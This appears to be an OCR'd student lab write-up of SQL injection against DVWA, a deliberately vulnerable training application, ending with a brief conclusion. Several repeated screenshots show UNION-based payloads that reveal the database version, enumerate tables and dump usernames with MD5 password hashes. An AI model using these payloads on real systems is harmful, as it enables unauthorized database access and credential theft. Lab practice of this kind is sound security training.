
Vulnerability: SQL Injection

```
ID: 1' union select database(),version()--
First name: admin
Surname: admin

ID: 1' union select database(),version()--
First name: dvwa
Surname: 10.4.6-MariaDB
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/




Vulnerability: SQL Injection

```
ID: 1' union select database(),version()--
First name: admin
Surname: admin

ID: 1' union select database(),version()--
First name: dvwa
Surname: 10.4.6-MariaDB
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/




Vulnerability: SQL Injection

```
ID: 1' and 1=1 union select null, table_name from information_schema.tables#
First name: admin
Surname: admin

ID: 1' and 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: ALL_PLUGINS

ID: 1' and 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: APPLICABLE_ROLES

ID: 1' and 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: CHARACTER_SETS
```



Vulnerability: SQL Injection

```
ID: 1' and 1=1 union select user, password from users#
First name: admin
Surname: admin

ID: 1' and 1=1 union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' and 1=1 union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' and 1=1 union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' and 1=1 union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' and 1=1 union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html

Conclusion:

We have understood the process of hosting the website on server and also explore dvwa application and perform the SQL injection on dvwa application.